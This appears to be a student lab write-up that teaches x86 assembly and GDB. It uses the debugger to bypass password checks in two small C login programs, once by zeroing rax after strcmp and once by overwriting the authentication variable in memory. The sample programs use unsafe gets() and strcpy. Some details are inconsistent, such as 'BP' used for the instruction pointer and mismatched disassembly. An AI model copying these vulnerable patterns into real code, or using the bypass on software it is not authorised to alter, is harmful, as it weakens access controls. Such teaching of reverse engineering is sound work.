

WHY DEBUGGING IN ASSEMBLY MODE?


There are many times you cannot perform source debugging. In these situations, you have to debug in assembly mode. Moreover, assembly mode has many useful features that are not present in source debugging. The debugger automatically displays the contents of memory locations and registers as they are accessed and displays the address of the program counter. This display makes assembly debugging a valuable tool that you can use together with source debugging.

HOW TO DO THAT?

1. Launch the program in GDB debugger.
2. Set a breakpoint in the code at the location which you want to alter execution.
3. Execute the program and drive the program so that your breakpoint is hit.
4. Request the debugger to display the disassembly of the code.
5. Get comfortable with the source–assembly mapping (X86 assembly language)
6. Identify the address of the assembly line you would like to alter.
7. Modify the memory location/registers with new opcodes to alter the logic.
8. Continue execution and now the program will respond to the new logic in the program
9. To undo the effect of change, restart the program

X86 ASSEMBLY FUNDAMENTALS

Assembly language (or assembler), is any low-level programming language in which there is a very strong correspondence between the program's statements and the architecture's machine code instructions.




<https://www.secjuice.com/guide-to-x86-assembly/>

The x86 Architecture:

The x86 architecture has:

- 8 General-Purpose Registers (GPR)
- 6 Segment Registers
- 1 Flags Register
- 1 Instruction Pointer

<https://noteshichao.io/asm/#x86-architecture>



What Are Registers?

Registers in assembly programming can be considered to be global variables we use in higher level programming languages for general operations.

Some Different Types of Registers:

- General purpose - Eax, Ebx, Esp, Ebp
- Control - EIP

General Purpose Registers:




These are some of the general purpose registers in x86 architecture, each of the above register has capacity of storing 32 bit of data. Think of an EAX register with 32 bit, Lower part of EAX is called AX which contains 16 bit of data, AX is also further divided in two parts AH and AL, each with 8 bits in size, the same goes with EBX, ECX and EDX

EAX - Accumulator Register - used for storing operands and result data

EBX- Base register - Points to data

ECX - Counter Register - Loop operations



Unlike registers we saw before, the above registers (ESP, EBP) can not be divided in small sizes of 8 bits, however they are divided in upper and lower 16 bits of register. Registers in a CPU are limited, you can't use them to store larger chunks of data and that's where memory comes to play. Data can be stored in memory in a stack data structure, the ESP register serves as an *indirect memory operand* pointing to the top of the stack at any time. EBP points to the base of a stack.

What doesn't fit in registers lives in memory

Memory is accessed either with loads and stores at addresses as if it were a big array, or through PUSH and POP operations on a stack.

Control Registers: BP

Assembly is executed instruction wise and instructions are written in an orderly fashion.

`_start:`

1. `mov $5, ecx`
2. `mov $5, edx`
3. `cmp ecx, edx`

In above given assembly program Execution is started with the symbol `_start`: BP points to the next instruction to execute. Before the 1st instruction of "mov \$5, ecx" is executed, BP points to the address of the first instruction. After it is executed, BP is then incremented by 1, so it will now point to the second instruction. Program execution would flow this way, as an attacker if we want to take control of the program we should manipulate the value of BP.

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SOME BASIC INSTRUCTIONS

Instruction	Effect	Examples
Copying Data		
<code>mov dest,src</code>	Copy src to dest	<code>mov eax,10</code> <code>mov eax,[2000]</code>
Arithmetic		
<code>add dest,src</code>	<code>dest = dest + src</code>	<code>add esi,10</code>
<code>sub dest,src</code>	<code>dest = dest - src</code>	<code>sub eax, ebx</code>
<code>mul reg</code>	<code>edx:eax = eax * reg</code>	<code>mul esi</code>
<code>div reg</code>	<code>edx = edx:eax mod reg</code> <code>eax = edx:eax ÷ reg</code>	<code>div edi</code>
<code>inc dest</code>	Increment destination	<code>inc eax</code>
<code>dec dest</code>	Decrement destination	<code>dec word [0x1000]</code>
Function Calls		
<code>call label</code>	Push eip, transfer control	<code>call format_disk</code>
<code>ret</code>	Pop eip and return	<code>ret</code>
<code>push item</code>	Push item (constant or register) to stack. I.e.: esp=esp-4; memory[esp] = item	<code>push dword 32</code> <code>push eax</code>
<code>pop [reg]</code>	Pop item from stack and store to register I.e.: reg=memory[esp]; esp=esp+4	<code>pop eax</code>
Bitwise Operations		
<code>and dest, src</code>	<code>dest = src & dest</code>	<code>and ebx, eax</code>
<code>or dest,src</code>	<code>dest = src dest</code>	<code>or eax,[0x2000]</code>
<code>xor dest, src</code>	<code>dest = src ^ dest</code>	<code>xor ebx, 0xffffffff</code>
<code>shl dest,count</code>	<code>dest = dest << count</code>	<code>shl eax, 2</code>
<code>shr dest,count</code>	<code>dest = dest >> count</code>	<code>shr dword [eax],4</code>
Conditionals and Jumps		
<code>cmp b,a</code>	Compare b to a; must immediately precede any of the conditional jump instructions	<code>cmp eax,0</code>
<code>je label</code>	Jump to label if <code>b == a</code>	<code>je endloop</code>
<code>jne label</code>	Jump to label if <code>b != a</code>	<code>jne loopstart</code>
<code>jg label</code>	Jump to label if <code>b > a</code>	<code>jg exit</code>
<code>jge label</code>	Jump to label if <code>b ≥ a</code>	<code>jge format_disk</code>
<code>jl label</code>	Jump to label if <code>b < a</code>	<code>jl error</code>
<code>jle label</code>	Jump to label if <code>b ≤ a</code>	<code>jle finish</code>
<code>test reg,imm</code>	Bitwise compare of register and constant; should immediately precede the <code>jz</code> or <code>jnz</code> instructions	<code>test eax,0xffff</code>
<code>jz label</code>	Jump to label if bits were not set ("zero")	<code>jz looparound</code>
<code>jnz label</code>	Jump to label if bits were set ("not zero")	<code>jnz error</code>
<code>jmp label</code>	Unconditional relative jump	<code>jmp exit</code>
<code>jmp reg</code>	Unconditional absolute jump; arg is a register	<code>jmp eax</code>
Miscellaneous		
<code>nop</code>	No-op (opcode 0x90)	<code>nop</code>
<code>hlt</code>	Halt the CPU	<code>hlt</code>

<https://www.bencode.net/blab/nasmcheatsheet.pdf>

TEST

TEST instruction performs a bitwise AND on two operands. The flags **SF**, **ZF**, **PF** are modified while the result of the AND is discarded.

```
; Conditional Jump
test cl, cl    ; set ZF to 1 if cl == 0
je 0x804f430   ; jump if ZF == 1

; Conditional Jump with NOT
test cl, cl    ; set ZF to 1 if cl == 0
jne 0x804f430  ; jump if ZF != 1
```

What is Gdb?

A debugger is a program that runs other programs, allowing the user to exercise control over these programs, and to examine variables when problems arise.

GDB allows you to run the program up to a certain point, then stop and print out the values of certain variables at that point, or step through the program one line at a time and print out the values of each variable after executing each line.

GDB - Commands

GDB offers a big list of commands, however the following commands are the ones used most frequently.

- **b N** - Puts a breakpoint at line N
- **b *[Address]** - puts a breakpoint at the specified instruction address.
- **d N** - Deletes breakpoint number N
- **info break** - list breakpoints
- **r** - Runs the program until a breakpoint or error
- **c** - Continues running the program until the next breakpoint or error
- **step or si** - Execute one machine instruction (follows a call).
- **backtrace** - Prints a stack trace
- **q** - Quits gdb
- **set disassembly-flavor intel** - sets the syntax of assembly code to intel (easier to understand)
- **disassemble [Function]** - prints out the assembly code for the specified function.

Disassemble a code using gdb:

Compile your C program with -g option. This allows the compiler to collect the debugging information.

```
$ cc -g factorial.c
```

Launch the C debugger (gdb) as shown below.

```
$ gdb a.out
```

Before starting, we need to change the disassembly style to Intel (for a better readability);

```
set disassembly-flavor intel
```

disassemble code using :

```
disassemble
```

Set up a break point inside C program

```
(gdb) Break *address
```

```
(gdb) Break line_number
```

```
(gdb) Break function
```

Execute the C program in gdb debugger

```
(gdb) run parameters
```

Examining registers

To inspect the current values of registers:

```
(gdb) info registers
```

This prints out the current values of all registers.

Note: if you are debugging a 64-bit program replace the EXX registers with RXX (e.g. use \$rax instead of \$eax). Using 'p \$eax' to print just the lower 32 bits of the register doesn't work (at least with some versions of gdb). You have to print a full 64-bit register.

Change memory in registers

```
(gdb) set $register_name=value
```

Problem:

```
#include<stdio.h>
void main()
{
    char username[20];
    char pwd[10];
    printf("please enter username");
    gets(username);
    if(strcmp(username,"test1234")==0)
    {
        printf("\n correct username \n Enter password");
        gets(pwd);
        if(strcmp(pwd,"pass")==0)
        {
            printf("\n Access granted!");
        }
        else
        {
            printf("wrong password");
            goto exit;
        }
    }
    else
    {
        printf("wrong username");
        goto exit;
    }
exit:
    printf("program exited.");
}
```

We know the correct username but not the password. Task is to reach “access granted” without knowing the password.

Assembly Code:


```
0x00000000000400646 <+0>:push rbp
0x00000000000400647 <+1>: mov rbp, rsp
0x0000000000040064a <+4>: sub rsp, 0x30
0x0000000000040064e <+8>: mov rax, QWORD PTR fs:0x28
0x00000000000400657 <+17>: mov QWORD PTR [rbp-0x8], rax
0x0000000000040065b <+21>: xor eax, eax
0x0000000000040065d <+23>: mov edi, 0x4007b8
0x00000000000400662 <+28>: mov eax, 0x0
0x00000000000400667 <+33>: call 0x400500 <printf@plt>
0x0000000000040066c <+38>: lea rax, [rbp-0x20]
```

```

0x000000000000400670 <+42>:    mov    rsi,rax
0x000000000000400673 <+45>:    mov    edi,0x4007ce
0x000000000000400678 <+50>:    mov    eax,0x0
0x00000000000040067d <+55>:    call   0x400530 <__isoc99_scanf@plt>
0x000000000000400682 <+60>:    lea    rax,[rbp-0x20]
0x000000000000400686 <+64>:    mov    esi,0x4007d1
0x00000000000040068b <+69>:    mov    rdi,rax
0x00000000000040068e <+72>:    call   0x400520 <strcmp@plt>
0x000000000000400693 <+77>:    test   eax,eax
0x000000000000400695 <+79>:    jne   0x4006f3 <main+173>
0x000000000000400697 <+81>:    mov    edi,0x4007e0
0x00000000000040069c <+86>:    mov    eax,0x0
0x0000000000004006a1 <+91>:call  0x400500 <printf@plt>
0x0000000000004006a6 <+96>:    lea    rax,[rbp-0x30]
0x0000000000004006aa <+100>:   mov    rsi,rax
0x0000000000004006ad <+103>:   mov    edi,0x4007ce
0x0000000000004006b2 <+108>:   mov    eax,0x0
0x0000000000004006b7 <+113>:   call   0x400530 <__isoc99_scanf@plt>
0x0000000000004006bc <+118>:   lea    rax,[rbp-0x30]
0x0000000000004006c0 <+122>:   mov    esi,0x400804
0x0000000000004006c5 <+127>:   mov    rdi,rax
0x0000000000004006c8 <+130>:   call   0x400520 <strcmp@plt>
0x0000000000004006cd <+135>:   test   eax,eax
0x0000000000004006cf <+137>:   jne   0x4006e2 <main+156>
0x0000000000004006d1 <+139>:   mov    edi,0x400809
0x0000000000004006d6 <+144>:   mov    eax,0x0
0x0000000000004006db <+149>:   call   0x400500 <printf@plt>
0x0000000000004006e0 <+154>:   jmp   0x400703 <main+189>
0x0000000000004006e2 <+156>:   mov    edi,0x40081b
0x0000000000004006e7 <+161>:   mov    eax,0x0
0x0000000000004006ec <+166>:   call   0x400500 <printf@plt>
0x0000000000004006f1 <+171>:jmp  0x400703 <main+189>
0x0000000000004006f3 <+173>:   mov    edi,0x40082a
0x0000000000004006f8 <+178>:   mov    eax,0x0
0x0000000000004006fd <+183>:   call   0x400500 <printf@plt>
0x000000000000400702 <+188>:   nop
0x000000000000400703 <+189>:   mov    edi,0x400839
0x000000000000400708 <+194>:   mov    eax,0x0
0x00000000000040070d <+199>:   call   0x400500 <printf@plt>
0x000000000000400712 <+204>:   nop
0x000000000000400713 <+205>:   mov    rax,QWORD PTR [rbp-0x8]
0x000000000000400717 <+209>:   xor    rax,QWORD PTR fs:0x28
0x000000000000400720 <+218>:   je    0x400727 <main+225>
0x000000000000400722 <+220>:   call   0x4004f0 <__stack_chk_fail@plt>
0x000000000000400727 <+225>:   leave
0x000000000000400728 <+226>:   ret

```

Map:



Vulnerability:

A vulnerability, in information technology (IT), is a flaw in code or design that creates a potential point of security compromise for an endpoint or network.

```

if(strcmp(pwd,"pass")==0)
{
    printf("\n Access granted!");
}

```

We can see that the password is checked by strcmp function. if the strings match strcmp returns 0 and hence "access granted" is printed. This is vulnerability of h.c.

Assembly code:

```
0x000000000004006c8 <+130>:    call 0x400520 <strcmp@plt>
0x000000000004006cd <+135>:    test eax,eax
0x000000000004006cf <+137>: jne 0x4006e2 <main+156>
0x000000000004006d1 <+139>:    mov  edi,0x400809
0x000000000004006d6 <+144>:    mov  eax,0x0
0x000000000004006db <+149>:    call 0x400500 <printf@plt>
```

At assembly level, Strcmp function returns either -1,0 or 1 in EAX register with 0 indicating both strings match. TEST EAX,EAX tests whether EAX is zero or not and sets or unsets the ZF bit.

Eax contains the return value of strcmp. Anding a value with itself gives the same value, so test eax, eax sets the flags based on whatever eax contains. ZF is set when the result of an operation is zero.jne makes a jump when not equal i.e when zf flag=0.

Depending on the value of zf bit, jne either makes the jumps to "wrong password" or to "access granted". Thus we can manipulate the value of eax register using gdb and assembly code. Setting eax register value to zero manually would indicate that the strings have matched and we would gain access.

DEBUGGING:

```
(gdb) b *0x000000000004006cd
Breakpoint 1 at 0x4006cd: file h.c, line 13.
Breakpoint is set at the line where the password is being checked i.e      if(strcmp(pwd,"pass")==0)
Instruction address: 0x000000000004006cd
Line number: 13
```

```
(gdb) run
```

Runs the program till the first(and only) breakpoint set.

```
please enter username test1234
```

```
correct username
Enter password 2143
```

```
Breakpoint 1, 0x000000000004006cd in main () at h.c:13
13      if(strcmp(pwd,"pass")==0)
```

According to the problem, we know the correct username and need to gain access without knowing the password. Hence correct username and wrong password were entered. We encounter the first breakpoint.

```
(gdb) info registers
rax      0xfffffc2  4294967234
rbx      0x0 0
rcx      0xa 10
rdx      0x70      112
rsi      0x400804  4196356
rdi      0x7fffffffdd70    140737488346480
rbp      0x7fffffffdda0    0x7fffffffdda0
rsp      0x7fffffffdd70    0x7fffffffdd70
r8       0x0 0
r9       0x7fffff7fdd700   140737353996032
r10     0x4007ce  4196302
r11     0x246      582
r12     0x400550  4195664
r13     0x7fffffffde80   140737488346752
r14     0x0 0
r15     0x0 0
rip      0x4006cd  0x4006cd <main+135>
eflags   0x283      [ CF SF IF ]
cs       0x33      51
ss       0x2b      43
ds       0x0 0
es       0x0 0
fs       0x0 0
gs       0x0 0
```

We listed the information held in the registers. We see that rax register has a nonzero value indicating unmatched strings.

```
(gdb) set $rax=0
```

This is where we manipulate the control flow. As explained earlier the rax is supposed to have 0 if the password was correct. So setting it to zero manually indicates correct password and hence test eax eax sets the zf bit as 1 and jne doesn't jump to "wrong password" and lets us proceed to next instruction.

```
(gdb) info registers
rax      0x0 0
rbx      0x0 0
rcx      0xa 10
rdx      0x70      112
rsi      0x400804  4196356
rdi      0x7fffffffdd70    140737488346480
rbp      0x7fffffffdda0    0x7fffffffdda0
rsp      0x7fffffffdd70    0x7fffffffdd70
r8       0x0 0
r9       0x7fffff7fdd700   140737353996032
```

```
r10      0x4007ce 4196302
r11      0x246      582
r12      0x400550 4195664
r13      0x7fffffffde80    140737488346752
r14      0x0 0
r15      0x0 0
rip      0x4006cd 0x4006cd <main+135>
eflags   0x283      [ CF SF IF ]
cs       0x33      51
ss       0x2b      43
ds       0x0 0
es       0x0 0
fs       0x0 0
gs       0x0 0
```

we can see rax is now zero.

```
(gdb) ni
0x000000000004006cf 13      if(strcmp(pwd,"pass")==0)
(gdb)
15      printf("\n Access granted!");
(gdb)
0x000000000004006d6      15      printf("\n Access granted!");
(gdb)
0x000000000004006db      15      printf("\n Access granted!");
(gdb)

0x000000000004006e015      printf("\n Access granted!");
(gdb)
29      printf("program exited.");
(gdb)
0x00000000000400708      29      printf("program exited.");
(gdb)
0x0000000000040070d      29      printf("program exited.");
(gdb)
30      }
(gdb)
```

Thus we successfully gained access without knowing the password.

VULNERABLE PROGRAM 2:

```
#include<stdio.h>
#include<string.h>
```

```

int main(int argc, char**argv)
{
    int authentication=0;
    char cUsername[10], cPassword[10];
    strcpy(cUsername, argv[1]);
    strcpy(cPassword, argv[2]);
    if(strcmp(cUsername,"admin")==0 && strcmp(cPassword,"adminpass")==0)
    {
        authentication=1;
    }
    if(authentication)
    {
        printf("access granted");
    }
    else
    {
        printf("wrong username and password");
    }
    return 0;
}

```

Vulnerability:

Access parameters are correct if authentication=1. If the value of authentication is directly manipulated, the security is compromised without figuring out what the username and password is.

ASSEMBLY CODE: Highlighted instructions are the important ones which help us build a map and understand the flow of program.

```

0x00000000000400626 <+0>:    push rbp
0x00000000000400627 <+1>:    mov rbp, rsp

```

```
0x0000000000040062a <+4>:    sub    rsp,0x50
0x0000000000040062e <+8>:    mov    DWORD PTR [rbp-0x44],edi
0x00000000000400631 <+11>:   mov    QWORD PTR [rbp-0x50],rsi
0x00000000000400635 <+15>:   mov    rax,QWORD PTR fs:0x28
0x0000000000040063e <+24>:   mov    QWORD PTR [rbp-0x8],rax
0x00000000000400642 <+28>:   xor    eax,eax
0x00000000000400644 <+30>:   mov    DWORD PTR [rbp-0x34],0x0
0x0000000000040064b <+37>:   mov    rax,QWORD PTR [rbp-0x50]
0x0000000000040064f <+41>:   add    rax,0x8
0x00000000000400653 <+45>:   mov    rdx,QWORD PTR [rax]
0x00000000000400656 <+48>:   lea    rax,[rbp-0x30]
0x0000000000040065a <+52>:   mov    rsi,rdx
0x0000000000040065d <+55>:   mov    rdi,rax
0x00000000000400660 <+58>:   call   0x4004d0 <strcpy@plt>
0x00000000000400665 <+63>:   mov    rax,QWORD PTR [rbp-0x50]
0x00000000000400669 <+67>:   add    rax,0x10
0x0000000000040066d <+71>:   mov    rdx,QWORD PTR [rax]
0x00000000000400670 <+74>:   lea    rax,[rbp-0x20]
0x00000000000400674 <+78>:   mov    rsi,rdx
0x00000000000400677 <+81>:   mov    rdi,rax
0x0000000000040067a <+84>:   call   0x4004d0 <strcpy@plt>
0x0000000000040067f <+89>:   lea    rax,[rbp-0x30]
0x00000000000400683 <+93>:   mov    esi,0x400784
0x00000000000400688 <+98>:   mov    rdi,rax
0x0000000000040068b <+101>:  call   0x400510 <strcmp@plt>
0x00000000000400690 <+106>:  test   eax,eax
0x00000000000400692 <+108>:  jne   0x4006b0 <main+138>
0x00000000000400694 <+110>:  lea    rax,[rbp-0x20]
0x00000000000400698 <+114>:  mov    esi,0x40078a
0x0000000000040069d <+119>:  mov    rdi,rax
0x000000000004006a0 <+122>:  call   0x400510 <strcmp@plt>
0x000000000004006a5 <+127>:  test   eax,eax
```

```
0x0000000000004006a7 <+129>: jne 0x4006b0 <main+138>
0x0000000000004006a9 <+131>: mov DWORD PTR [rbp-0x34],0x1
JMP if not eql-> 0x0000000000004006b0 <+138>;     cmp DWORD PTR [rbp-0x34],0x0
0x0000000000004006b4 <+142>: je 0x4006c7 <main+161>
0x0000000000004006b6 <+144>: mov edi,0x400794
0x0000000000004006bb <+149>: mov eax,0x0
0x0000000000004006c0 <+154>: call 0x4004f0 <printf@plt>
---Type <return> to continue, or q <return> to quit---c
0x0000000000004006c5 <+159>: jmp 0x4006d6 <main+176>
JMP if eql--> 0x0000000000004006c7 <+161>;     mov edi,0x4007a3
0x0000000000004006cc <+166>: mov eax,0x0
0x0000000000004006d1 <+171>: call 0x4004f0 <printf@plt>
JMP-> 0x0000000000004006d6 <+176>;     mov eax,0x0
0x0000000000004006db <+181>: mov rcx,QWORD PTR [rbp-0x8]
0x0000000000004006df <+185>: xor rcx,QWORD PTR fs:0x28
0x0000000000004006e8 <+194>: je 0x4006ef <main+201>
0x0000000000004006ea <+196>: call 0x4004e0 <__stack_chk_fail@plt>
0x0000000000004006ef <+201>: leave
0x0000000000004006f0 <+202>: ret
End of assembler dump.

(gdb) Quit
(gdb)
```

MAP:

68b `strcmp`
690 `test eax, eax`
692 `jmp if not equal.`

equal = 0
correct.

not equal
to

6a0 `strcmp`
6a5 `test eax, eax`
6a7 `jmp`

not equal to zero

6b0 `cmp &bp == 0`
6b4 `je - ie if &bp == 0`

if 0.

6a9 `&bp = 1`

6c7 `mov`
6d1 `printf`

6c0 `call printf`

jumps to the end.



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Procedure:

First `strcmp` is for username. If it is correct , it jumps to 6a0 \rightarrow second `strcmp` for password. If that is also correct it jumps to 6a9 where address stored in rbp has now the value set to 1. Remember, rbp is a pointer which points to an address that stores the deciding value (authentication). It then

goes to **6b0** where its checked if that address contains 1. If yes, it goes to **6c0** prints “access granted” and exits.

Therefore, we need to control the value of rbp and set it to 1.

TERMINAL(GDB):

```
guest-m6pwhf@kjsce-OptiPlex-3020:~$ gcc -g vuln2.c  
guest-m6pwhf@kjsce-OptiPlex-3020:~$ gdb a.out
```

```
(gdb) set disassembly-flavor intel  
(gdb) disass main  
0x00000000004006b0 <+138>: cmp DWORD PTR [rbp-0x34],0x0
```

//At **6b0**, it is checking if the address storing authentication has value 0 or 1. Note that address is rbp – **0x34**. Set a breakpoint here to get the address and manipulate the value in it.

```
(gdb) b *0x00000000004006b0
```

```
(gdb) r adminss pass
```

Breakpoint 1, main (argc=3, argv=0x7fffffffde48) at vuln2.c:14

```
14     if(authentication)
```

```
(gdb) info registers
```

//Here we determine the value of rbp and minus **0x34** which is equal to address of authentication.

```
rbp 0x7fffffffdd60      0x7fffffffdd60
```

//**rbp – 0x34 = 0x7FFFFFFFDD2C**

```
(gdb) set {int}0x7FFFFFFFDD2C=1  
(gdb) c
```

Continuing.

```
access granted [Inferior 1 (process 4048) exited normally]
```

SCREENSHOTS:

```
m6pwhf@kjsce-OptiPlex-3020: ~
guest-m6pwhf@kjsce-OptiPlex-3020: $ gcc -g vuln2.c
guest-m6pwhf@kjsce-OptiPlex-3020: $ gdb a.out
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
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This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from a.out...done.
(gdb) set disassembly-flavor intel
(gdb)
(gdb) disass main
Dump of assembler code for function main:
0x0000000000400626 <+0>:    push   rbp
0x0000000000400627 <+1>:    mov    rbp,rsp
0x000000000040062a <+4>:    sub    rsp,0x50
0x000000000040062e <+8>:    mov    DWORD PTR [rbp-0x44],edi
0x0000000000400631 <+11>:   mov    QWORD PTR [rbp-0x50],rsi
0x0000000000400635 <+15>:   mov    rax,QWORD PTR fs:0x28
0x000000000040063e <+24>:   mov    QWORD PTR [rbp-0x8],rax
0x0000000000400642 <+28>:   xor    eax,eax
0x0000000000400644 <+30>:   mov    DWORD PTR [rbp-0x34],0x0
0x000000000040064b <+37>:   mov    rax,QWORD PTR [rbp-0x50]
0x000000000040064f <+41>:   add    rax,0x8
0x0000000000400653 <+45>:   mov    rdx,QWORD PTR [rax]
0x0000000000400656 <+48>:   lea    rax,[rbp-0x30]
0x000000000040065a <+52>:   mov    rsi,rdx
0x000000000040065d <+55>:   mov    rdi,rax
0x0000000000400660 <+58>:   call   0x4004d0 <strcpy@plt>
0x0000000000400665 <+63>:   mov    rax,QWORD PTR [rbp-0x50]
0x0000000000400669 <+67>:   add    rax,0x10
0x000000000040066d <+71>:   mov    rdx,QWORD PTR [rax]
